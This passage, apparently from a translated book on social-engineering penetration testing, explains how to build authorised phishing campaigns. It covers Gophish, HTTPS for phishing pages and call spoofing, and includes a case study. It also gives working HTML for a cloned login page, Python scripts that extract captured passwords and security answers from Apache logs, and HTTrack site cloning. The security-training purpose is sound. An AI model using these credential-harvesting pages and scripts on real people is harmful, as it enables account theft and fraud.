

Рис. 7.9. Настройка нового шаблона электронной почты в Gophish

У вас есть все, что нужно. Давайте организуем кампанию рассылки, где все элементы, над которыми вы работали, будут собраны вместе для отправки клиентам. Вы можете настроить это на вкладке **Campaigns** (Кампании) в разделе **New Campaign** (Новая кампания) (рис. 7.10).

После того как эта форма заполнена, все, что нужно сделать, – это запустить кампанию и дождаться результатов.



Рис. 7.10. Настройка кампании в Gophish

Добавление поддержки HTTPS для фишинговых целевых страниц

Некоторые пользователи ищут значок зеленого замка, обозначающего веб-сайты HTTPS, чтобы убедиться, что сайт не является частью фишинговой атаки. Злоумышленники заметили это и начали использовать HTTPS на своих сайтах. Благодаря использованию Let's Encrypt мы можем сделать то же самое бесплатно и организовать более реалистичное взаимодействие с нашими жертвами.

Let's Encrypt – это бесплатный, автоматизированный и открытый центр сертификации, работающий на благо общества. Услугу предоставляет Исследовательская группа по безопасности в интернете (ISRG), и это отличный метод реализации HTTPS (бесплатно!). Давайте установим Let's Encrypt для Gophish:

```
root@*********:~# cd /opt/
root@*********:~# wget https://dl.eff.org/certbot-auto
root@*********:~# chmod a+x certbot-auto
root@*********:~# ./certbot-auto certonly -d your_domain --manual --preferred-challenges dns
```

После завершения установки следуйте инструкциям на экране, чтобы выполнить все проверки в DNS и завершить настройку.

Процесс аналогичен, если вы настраиваете фишинговую атаку вручную. (Обратите внимание, что сертификат не будет автоматически обновляться. Придется выполнять скрипт, чтобы обновлять его каждые три месяца, если он вам нужен так долго.)

```
root@********:~# apt-get install git
root@********:~# git clone https://github.com/letsencrypt/letsencrypt /opt/letsencrypt
root@********:~# cd /opt/letsencrypt
root@********:~# sudo -H ./letsencrypt-auto certonly --standalone -d example.com
-d www.example.com
```

После этой серии команд вам будет предложено ввести некоторую информацию. После того как все проверки выполнены, запустите эту команду, чтобы проверить установку:

```
sudo ls /etc/letsencrypt/live
```

Использование сокращенных URL-адресов в фишинге

Сокращатели URL-адресов (например, Bitly) могут сделать целевую страницу менее узнаваемой. При принятии решения об их использовании учитывайте предполагаемый уровень сложности фишингового взаимодействия и зрелость организации-жертвы. Некоторые организации пытаются фильтровать короткие URL-адреса из электронных писем, а другие учат пользователей избегать таких ссылок. Вопрос о том, нужны ли сокращатели, необходимо обсудить с вашим контактным лицом по вопросам безопасности. Если вы решите их использовать, имейте в виду, что они могут быть удалены из электронных писем.

Использование SpoofCard для спуфинга вызовов

Единственная архитектура, которая вам понадобится для вишинг-атаки, – это платформа для спуфинга вызовов и, если это законно в регионе вашей деятельности, средство для записи звонков.

ПРЕДУПРЕЖДЕНИЕ *Будьте осторожны и убедитесь, что у вас есть все необходимые полномочия для записи звонков. Вы же не хотите стать предметом тематического исследования в книге о социальной инженерии? Если есть сомнения, обратитесь за профессиональной юридической консультацией.*

SpoofCard – это мобильное приложение, которое позволяет вам подделывать номера, звонить по ним, записывать их и даже добавлять фоновые шумы в разговор. Само приложение бесплатное, но для его использования необходимо приобрести кредиты.

Соглашение о сроках проведения атаки

Теперь, когда вы настроили все необходимое для своей атаки, нужно ее провести. Прежде чем сделать это, вы должны принять во внимание два фактора, связанных со временем.

Во-первых, оцените, сколько времени у вас есть между подготовкой архитектуры и выполнением самого задания. Количество времени, затраченное на проект, покажет вам, насколько велика вероятность того, что вы будете пойманы при помощи технических средств контроля, таких как фильтры электронной почты или потоки информации об угрозах. Спешный проект, вероятно, будет легко обнаружить, но, если клиент хочет что-то более продвинутое, вам нужно время, чтобы провести углубленное исследование жаргона и культуры компании, а также технологий, которые они используют, чтобы вы могли выглядеть как профессиональный инсайдер с авторизованным доступом к секретам кампании. Не спешите без необходимости. Иногда вашим клиентам нужно, чтобы вы поторопились, но это должно быть исключением, а не правилом.

Во-вторых, тщательно выбирайте день и время для выполнения взаимодействия с атакуемыми объектами. Выбор подходящего момента тоже требует исследования. Например, если вы собираетесь заняться вишингом, можете запретить определение своего номера и отключить звук на линии, а затем звонить в одно и то же время в один и тот же день недели в течение нескольких недель, чтобы узнать, кто ответит. Также обратите внимание на то, выполняете ли вы свою работу в рабочее время. Если в ходе общения вы выдаете себя за наемного работника, каков график работы этого человека? Если вы выдаете себя за человека, который работает по 10 ч в смену с 6:00 до 17:00 с понедельника по четверг, то отправка электронного письма в 17:45 любого дня или, что еще хуже, в пятницу – наверное, не лучшая идея.

Практический пример: серьезный фишинг за 25 долларов

Это история о том, как я креативно и по относительно небольшой цене устроил фишинг организации. При этом мне удалось отправить качественные фишинговые письма, обойти техническую защиту организации и проникнуть в почтовые ящики ничего не подозревающих сотрудников.

На этапе согласования взаимодействия представитель компании заказчика упомянул, что генеральный директор уходит в отставку в течение следующих двух недель, и что главный операционный директор займет его место. На основе этой информации я разработал план. Когда я поделился своей идеей с представителем компании, он назвал меня коварным сумасшедшим и одобрил ее. Пора приступить к работе!

Чтобы настроить фишинговую атаку, я следовал процессу, описанному в этой главе. Сначала запустил дроплет DigitalOcean. Поскольку это была короткая атака, направленная на 150 сотрудников, мне не нужен был огромный дроплет с большим объемом памяти или вычислительной мощностью, поэтому я подписался на дроплет за 5 долл. Поскольку DigitalOcean выставляет счет по фактически потраченным часам, а оплачивается он в конце месяца, я пока ничего не потратил. *Расходы на этом этапе: 0 долл.*

График этой атаки не дал мне много времени для сбора OSINT с использованием методов, описанных в главах 5 и 6. Вместо этого я посвятил свои усилия составлению списка доменов целевой компании, записи имен соответствующих сотрудников и поиску прямых цитат из обращений генерального директора и главного операционного директора на веб-сайте компании, в бизнес-журналах и в пресс-релизах.

Следующим шагом была покупка доменов отправителя и целевой страницы. У компании был домен верхнего уровня *.com*, поэтому я купил соответствующее доменное имя *.us*. Это стоило около 12 долл., потому что у меня был промо-код для компании по регистрации доменов Namecheap. Дешевый домен обошелся мне в 88 центов. Я подписался на приложения Google для домена электронной почты за 5 долл. в месяц. *Расходы на этом этапе: 17,88 долл.*

Я настроил DNS-запись веб-домена на IP-адрес моего дроплета. Затем бесплатно установил на домен сертификат Let's Encrypt TLS/HTTPS. Я использовал HTTrack, чтобы получить идеальный клон SurveyMonkey (как вы это сделаете в главе 8), а затем добавил на страницу логотип с высоким разрешением, скопированный с веб-сайта компании-жертвы.

Я настроил целевую страницу на адрес *https://*<название_целевой_компании>*.surveysofsatisfaction.life*, создав впечатление, что у целевой компании есть собственный субдомен на веб-сайте опроса. Я снова использовал логотип SurveyMonkey и целевой компании. Также добавил приглашения для пользователей ввести свой адрес электронной почты и пароли с последующей передачей этих учетных данных в журнал Apache в HTTP-запросе GET.

На второй странице я задал общие вопросы для сброса пароля: девичья фамилия матери, первая школа, место проведения медового месяца и название начальной школы. Точно так же настроил передачу этой информации в лог.

Наконец, я создал третью страницу с надписью «Извините, этот опрос закрыт» и запустил бесконечный цикл. Цикл изначально был результатом ошибки в коде страницы, но я решил оставить его как подсказку для целевых сотрудников, что это незаконный опрос.

Затем написал электронное письмо, используя характерные речевые обороты генерального директора и главного операционного директора. Я также обнаружил специальный термин «*владелец-партнер*», который компания использовала для обозначения своих сотрудников, поэтому я тоже применил его. Нужно было отправить письмо якобы от имени главного операционного директора, а для этого следовало раздобыть оригинал письма от его имени. Я смог отправить ему электронное письмо со случайной учетной записи и получил его электронную подпись из его ответа об отсутствии на работе.

В электронном письме, которое я разослал сотрудникам компании, говорилось примерно следующее:

Уважаемые владельцы-партнеры!

Как вы знаете, я заменю Стива на посту генерального директора на следующей неделе, поскольку он покидает нас после 37 лет самоотверженного и преданного служения нашему общему делу. Это огромная утрата, которую трудно восполнить, но я сделаю все от меня зависящее. <Здесь я вставил прямую цитату генерального директора>.

За эти годы у нас были взлеты и падения, и мы стремимся к лучшему. Я планирую <пункты взяты из пресс-релиза>. *Как говорит Стив,* <прямая цитата из интервью уходящего генерального директора о его выходе на пенсию, опубликованного в СМИ>.

Как вы наверняка знаете, я стремлюсь к постоянному совершенствованию процессов для клиентов, партнеров, поставщиков и, что наиболее важно, для сотрудников-владельцев. Вот почему вместе с отделом кадров я организовал опрос SurveyMonkey, чтобы улучшить деятельность <Название компании>. *Воспользуйтесь ссылкой ниже, чтобы ответить на этот опрос не позднее окончания рабочего дня в пятницу.*

<Укороченная ссылка на веб-домен>

<Подпись, скопированная из ответа об отсутствии на работе>

Я получил от представителя компании подтверждение, что это фишинговое письмо выглядит приемлемым, и получил зеленый свет на продолжение. Я отправлял электронные письма из приложений Google партиями по 10–20 за раз каждые 5–10 мин, чтобы не вызывать срабатывание блокировки спам-рассылок. Хотя рассылка в конечном итоге была заблокирована, мне удалось отправить достаточно писем, чтобы получить многочисленные данные опроса с IP-адреса цели.

Я оставил веб-сайт работать на неделю, а затем проверил информацию в следующий понедельник и увидел, что получил достаточно много информации от сотрудников. Один сотрудник даже ввел несколько разных паролей. Я связался с представителем компании, чтобы завершить атаку. Сохранил дроплет еще на неделю на случай, если заказчику понадобится дополнительная информация. Я собирал метрики, учитывая ответы об отсутствии на работе и неотправленные электронные письма (мы обсудим сбор метрик в главе 9). По контракту мне не разрешалось сообщать представителю компании введенные пароли, только имена сотрудников, которые вводили свои пароли. Я сделал резервные копии веб-страниц и журнала Apache для хранения и удалил дроплет. Всего прошло две недели. *Общая трата на заключительном этапе: 22,88 долл*.

На 29-й день подписки я вошел в аккаунт электронной почты, с которой отправил фишинговые письма, чтобы убедиться, что там нет ничего ценного, а затем удалил аккаунт. Кстати, выяснилось, что один сотрудник добавил этот адрес электронной почты в несколько очень конфиденциальных списков рассылки. С ума сойти… Я немедленно

сообщил об этом представителю компании и переслал ему электронные письма, после чего написал отчет и завершил контракт.

Этот фишинг мог бы иметь катастрофические последствия, если бы я был настоящим плохим парнем, и он стоил мне менее 25 долл.

Если внимательно рассмотреть схему моего фишинга, как можно было смягчить или предотвратить эту атаку?

- Компания должна обучить всех пользователей тому, как оценивать сообщения электронной почты на предмет подозрительного контекста. Научите их обращаться за помощью в службу безопасности в случае сомнений, особенно когда речь идет об укороченных URL-адресах.
- Компания должна внедрить Proofpoint или подобное решение безопасности для добавления метки *[Внешний адрес]* в начало темы электронного письма.
- Компании следует обучить сотрудников оценивать URL-адреса страниц, на которые они переходят.
- Можно было бы улучшить координацию между командами по безопасности и сетям. Если бы взаимодействие было отлажено как следует, сотрудник не смог бы отправить письма с секретами компании на внешний адрес электронной почты.
- Должен был быть лучший (или хоть какой-то) план реагирования на атаки социальной инженерии.

Вывод

Успешные проекты социальной инженерии требуют тщательного планирования и технической подготовки. В этой главе говорилось о том, как провести фишинговую атаку, которая собирает учетные данные пользователя, не будучи пойманным. Сначала вы настроили дроплет DigitalOcean, защитили дроплет и настроили брандмауэр дроплета. Затем узнали о соображениях по настройке реалистичного почтового сервера.

В процессе фишинга вам придется принимать множество решений. Мы разобрали, как лучше всего выбрать домен для вашей учетной записи электронной почты, а также для целевой страницы, на которую вы будете направлять пользователей. Также рассмотрели другие аспекты, такие как пиксели отслеживания, автоматические службы фишинга, поддержку HTTPS и средства сокращения URL-адресов. Что не менее важно с организационной точки зрения, мы обсудили время вашей атаки.

В следующей главе вы создадите реалистичный клон законного веб-сайта, который сможете использовать для сбора учетных данных пользователей и конфиденциальной информации – или для какой-либо другой коварной цели.

8

КЛОНИРОВАНИЕ ЦЕЛЕВОЙ СТРАНИЦЫ

Жертвы, которые нажимают на ссылку в вашем фишинговом письме, должны попасть на правдоподобную веб-страницу. Если ваша атака достигает этой стадии, создание полезной и реалистичной целевой страницы становится наиболее важным аспектом взаимодействия. В зависимости от уровня сложности, запрошенного клиентом, это может варьироваться от HTML на уровне бесплатного конструктора сайтов до почти идентичного клона сайта, который сотрудник посещает ежедневно.

В этой главе мы рассмотрим клонированный веб-сайт, чтобы показать вам, какие изменения придется внести в исходный сайт. Затем мы клонируем две веб-страницы с веб-сайта издательства No Starch Press с помощью HTTrack, инструмента командной строки Linux. Можете разместить эти клонированные страницы на сервере Apache, который вы настроили в главе 7, а затем дать ссылку на этот сайт в электронном письме, отправляемом сотрудникам вашего клиента.

Пример клонированного сайта

Давайте взглянем на поддельный сайт SurveyMonkey, который я клонировал примерно в 2017 году. Этот простой сайт состоит из трех страниц. Сначала он предлагает жертвам заполнить форму входа в систему. Нажав кнопку **Submit** (Отправить), они переходят к форме сброса пароля, которая задает несколько прямолинейных вопросов. На последней странице пользователю сообщается, что при сбросе его учетной записи произошла ошибка. Рассмотрим эти страницы более подробно, чтобы вы могли лучше понять их структуру.

Страница входа

На рис. 8.1 показана первая страница с именем `index.html`.



Рис. 8.1. Первая страница клонированного сайта (`index.html`*)*

Внимательная жертва могла заметить несколько признаков, позволяющих обнаружить фишинг. Обратите внимание, что в строке адреса отсутствует значок зеленого замка, указывающий на использование HTTPS, потому что я открыл страницу прямо из файла в своем браузере без использования Apache. В случае реального фишинга URL-адрес не будет иметь легального формата `surveymonkey.com/`*<путь к опросу>*, хотя где-то может упоминаться SurveyMonkey, чтобы обмануть пользователей. Кроме того, SurveyMonkey обычно не размещает логотипы на странице входа. В противном случае обнаружить этот фишинг сложно; на вкладке браузера отображается правильный адрес, и при наведении указателя мыши на ссылки **Sign Up** (Зарегистрироваться) или **BBB Accredited Business** (Аккредитованный бизнес BBB) отобразятся настоящие адреса.

На рис. 8.2 показана первая страница (`index.html`) нашего сайта, к которой мы подключились по HTTPS без ошибок. Это начальная страница, на которую мы отправляем жертв и где попытаемся собрать адреса электронной почты и пароли жертв, прежде чем передать их на страницу `questions.html`.



Рис. 8.2. HTTPS-версия сайта (визуально абсолютно безопасная)

Если вы просмотрите исходный HTML-код этой страницы, то увидите, что он почти идентичен коду исходного сайта. Можете найти исходный код страниц, которые мы клонировали, а также парсеры, написанные на Python для информации, которая может быть введена, по адресу *http://sm-phish.seosint.xyz/*.

В `index.html` я изменил строки кода, определяющие форму входа и ее поля, а также отредактировал код, чтобы при отправке формы пользователи перенаправлялись на `question.html`:

```
<form id="sign_in_form" class="sign-in-form" ❶action="Questions.html" enctype="application/
xwww-form-urlencoded" ❷"method=get">
<fieldset form="sign_in_form"> <label for="username">Enter
your username:</label>
<❸input id="username" name="username" value="" autocorrect="off" autocapitalize="off"
class="notranslate ❹textfield required" maxlength="50" size="20" autofocus="" ❺type="text">
<span></span>
<label for="password">Enter
your password:</label>
<❻input id="password" name="password" class="notranslate textfield required" size="20"
autocomplete="off" type="password">
<span></span>
<div>
```

```
<input id="remember_me" name="remember_me" type="checkbox">
<label class="remember-me" for="remember_me">Remember me!</label>
</div>
 <a href="Questions.html">
<button class="translate btn btn-large btn-arrow btn-arrow-right btn-arrow-large-horiz
btnarrow-large-right-dark yellow shadow" type="submit">Sign In <span></span></button></a>
```

Я определил параметр `action` ❶, чтобы сообщить системе, что она должна перейти на страницу `question.html` после того, как пользователь отправит форму. Затем определил метод HTTP как `get` ❷ для сбора данных из каждого поля формы. (Полное объяснение методов HTTP выходит за рамки этой книги, но вы можете найти много ресурсов, освещающих эту тему в интернете.) Потом я создал поля `input-id` ❸, `textfield required` ❹ и `type` ❺, которые будут отображаться на экране жертвы.

Вы должны понимать, что HTTP GET не является безопасным методом. Чтобы злоумышленник, находящийся за пределами сети клиента, не смог воспользоваться данными, введенными на вашей странице, убедитесь, что установлен брандмауэр и разрешены только ваши IP-адреса и адреса клиента.

Тем не менее использование метода HTTP GET для записи входных данных имеет ряд преимуществ. Эта тактика не требует серверной базы данных, поскольку данные сохраняются непосредственно в файле журнала Apache, расположенном в `/var/log/apache2/access.log`. Кроме того, если целевая организация отслеживает свой сетевой трафик, она должна получать оповещения, когда параметры ❻ наподобие `password=`*`данные_пользователя`* передаются со страницы в виде открытого текста, давая организации понять, что она подвергается атаке.

Передача учетных данных открытым текстом в URL-адресах или других небезопасных каналах является нарушением безопасности. Некоторые платформы кодируют этот текст, что также небезопасно; даже если код использует хеш в качестве параметра, злоумышленник, имеющий возможность перехватывать этот трафик, может выполнить *атаку с перехватом хеша*, при которой он крадет криптографическое представление пароля (хеш) и использует его непосредственно для получения доступа к ресурсам, не зная пароля.

Хотя эта форма выглядит как вход в учетную запись пользователя, это не так. Она просто фиксирует ввод и ничего не проверяет. Пока каждое поле содержит хотя бы один символ, пользователь перейдет на следующую страницу. Если бы этот код действительно выполнял аутентификацию, он считался бы небезопасным, потому что веб-сайт впускал бы всех подряд.

Злоумышленники могут использовать собранные пароли в различных атаках. Например, они могут распылить пароль, пытаясь использовать его для входа в другие учетные записи, связанные с сотрудником и целевой организацией.

Страница критичных вопросов

На рис. 8.3 показана вторая страница, которая запрашивает у пользователей конфиденциальную информацию под предлогом восстановления их учетной записи.

Страница `questions.html` использует тот же исходный код, что и `index.html`. Здесь я заменил адреса электронной почты и поля формы пароля четырьмя вопросами для сброса пароля. Я также заменил поле, которое приводит пользователей к `question.html`, на `error.html`.



Рис. 8.3. Вторая страница клонированного сайта с параметрами из `index.html`*, переданными в URL (*`questions.html`*)*

Страница ошибки

Последняя страница (рис. 8.4) сообщает пользователям об ошибке.

Вы можете использовать эту последнюю страницу для различных целей. Например, многие жертвы могут задаться вопросом, почему произошла ошибка, и попробовать ввести другие учетные данные, пытаясь заставить страницу входа работать. Жертвы также могут сообщить об этой проблеме IT-отделу, что наверняка положит конец атаке.

HTML-код этой страницы содержит бесконечный цикл, из-за которого она постоянно перезагружается. Когда я писал этот код примерно в 2017 году, браузеры позволяли такому циклу работать вечно. Версии браузеров, выпущенные после 2020 года, через некоторое время могут его остановить.

Сбор информации

Цикл вызывает проблему. Каждая его итерация записывает строку в файл журнала, что затрудняет сбор паролей и другой конфиденци-

альной информации из файла вручную. Вместо этого вы можете использовать пару скриптов Python для извлечения только необходимой информации. Можете найти эти скрипты по адресу *http://sm-phish.seosint.xyz/*.



Рис. 8.4. Экран ошибки фишинговой страницы SurveyMonkey

В журналах необработанная информация для транзакции `login` (вход) содержит следующие данные:

```
IP Address - - [17/Feb/2021:04:04:12 +0000] "GET /Questions.html?username=
Testing_Username&password=password123 HTTP/1.1" 200 11590 "https://IP Address/
Index.html" "Mozilla/5.0 (user agent information) user agent information)
(KHTML, like Gecko) user agent information) "
IP Address - - [17/Feb/2021:04:04:36 +0000] "GET /Error.html?pet=Dee-Oh-Gee&school=
Hogwarts&name=Mom&honeymoon=Tatooine HTTP/1.1" 200 12090 "https://IP Address/
Questions.html?username=Testing_Username&password=password123" "Mozilla/5.0
(user agent information) user agent information) (KHTML, like Gecko) user agent
information) "
```

Каждая строка содержит информацию, отправленную пользователем. Она сообщает нам страницу, на которой были введены данные (`questions.html` или `error.html`), а также идентификатор поля и значение, например `pet=Dee-Oh-Gee&`.

Скрипт `data_parser_index.py` откроет файл журнала, найдет каждое поле, которое мы предложили пользователям ввести на странице входа, а затем выведет значения поля в виде массива:

```
#!/usr/bin/env python3

import re
```

```
user_pass = re.compile(r"\S.+username\=(?P<user_name>\S.+)\&(?P<password>\
S.+)\sHTTP\S.+")
log = open("/var/log/apache2/access.log", "r")
array = []

for l in log:
    u = user_pass.findall(l)
    if u:
        print(u)
    else:
        exit
```

Мы импортируем модуль регулярных выражений Python, а затем создаем регулярное выражение, которое будет анализировать имя пользователя и пароль каждой строки, соответствующей критериям в файле журнала. После открытия файла журнала цикл `for` проходит по каждой строке файла, отображая все совпадения.

Затем скрипт `data_parser_questions.py` выполняет те же задачи, что и предыдущий, за исключением того, что он извлекает входные данные из файла `questions.html`:

```
#!/usr/bin/env python3

import re

questions = re.compile(r"\S.+pet\=(?P<pet>\S.+)\&school\=(?P<school>\S.+)\
&name\=(?P<mother>\S.+)\&\honeymoon\=(?P<honeymoon>\S.+)\sHTTP\S.+")
log = open("/var/log/apache2/access.log", "r")
array = []

for l in log:
    u = questions.findall(l)
    if u:
        print(u)
    else:
        exit
```

После использования скриптов для анализа данных у нас должна быть необходимая информация. Скрипт `data_parser_index.py` выдает имя пользователя и пароль:

```
root@ossie:~# ./data_parser_index.py
[('Testing_Username', 'password=password123')]
```

Сценарий `data_parser_questions.py` выдает вопросы для сброса пароля из страницы `question.html`:

```
root@ossie:~# ./data_parser_questions.py
[('Dee-Oh-Gee', 'Hogwarts', 'Mom', 'Tatooine')]
```

Клонирование веб-сайта

Теперь займемся клонированием веб-сайта. Для этого упражнения вы создадите простую, но почти идентичную копию двух веб-страниц No Starch Press. Экземпляр Apache, созданный в предыдущей главе, нуждается в коде, который хоть что-то отображает на экране пользователя; в противном случае вы ничего не делаете, кроме подсчета кликов.

Поиск страниц входа и профиля пользователя

Предположим, вы собрались атаковать компанию, сотрудники которой, как вы знаете из данных OSINT, часто покупают книги No Starch Press. Чтобы украсть их учетные данные для входа на сайт, скопируйте страницу входа `nostarch.com`. Посетите эту страницу сейчас или найдите ее с помощью `robots.txt`, файла, который сообщает роботам интернет-поисковой системы, что индексировать (и что не индексировать). Мы часто используем этот файл при сборе OSINT для определения каталогов, которые нельзя найти с помощью обычных поисковых систем.

Можете заметить, что при нажатии кнопки **Log In** (Войти) вы попадаете на новую веб-страницу: *https://nostarch.com/user*. Давайте клонируем и главную страницу сайта, и страницу входа.

Клонирование страниц с помощью HTTrack

Для клонирования страниц мы воспользуемся инструментом копирования веб-сайтов HTTrack. Этот инструмент командной строки уже встроен в Kali, но вы можете установить его в любой системе Linux. Например, используйте следующую команду, чтобы установить его в Ubuntu и Debian:

```
sudo apt-get install httrack
```

Инструмент имеет несколько полезных опций. Параметр `-mirror` создает почти идентичную копию определенного сайта. Параметр `-update` обновляет копию существующего сайта, например, внося изменения базового кода, ссылок, средств отслеживания или полей. Параметр `-continue` продолжает зеркалирование сайта, если этот процесс был прерван или остановлен. Параметр `-skeleton` копирует только HTML-файлы сайта. Параметр `-O` позволяет указать выходной каталог.

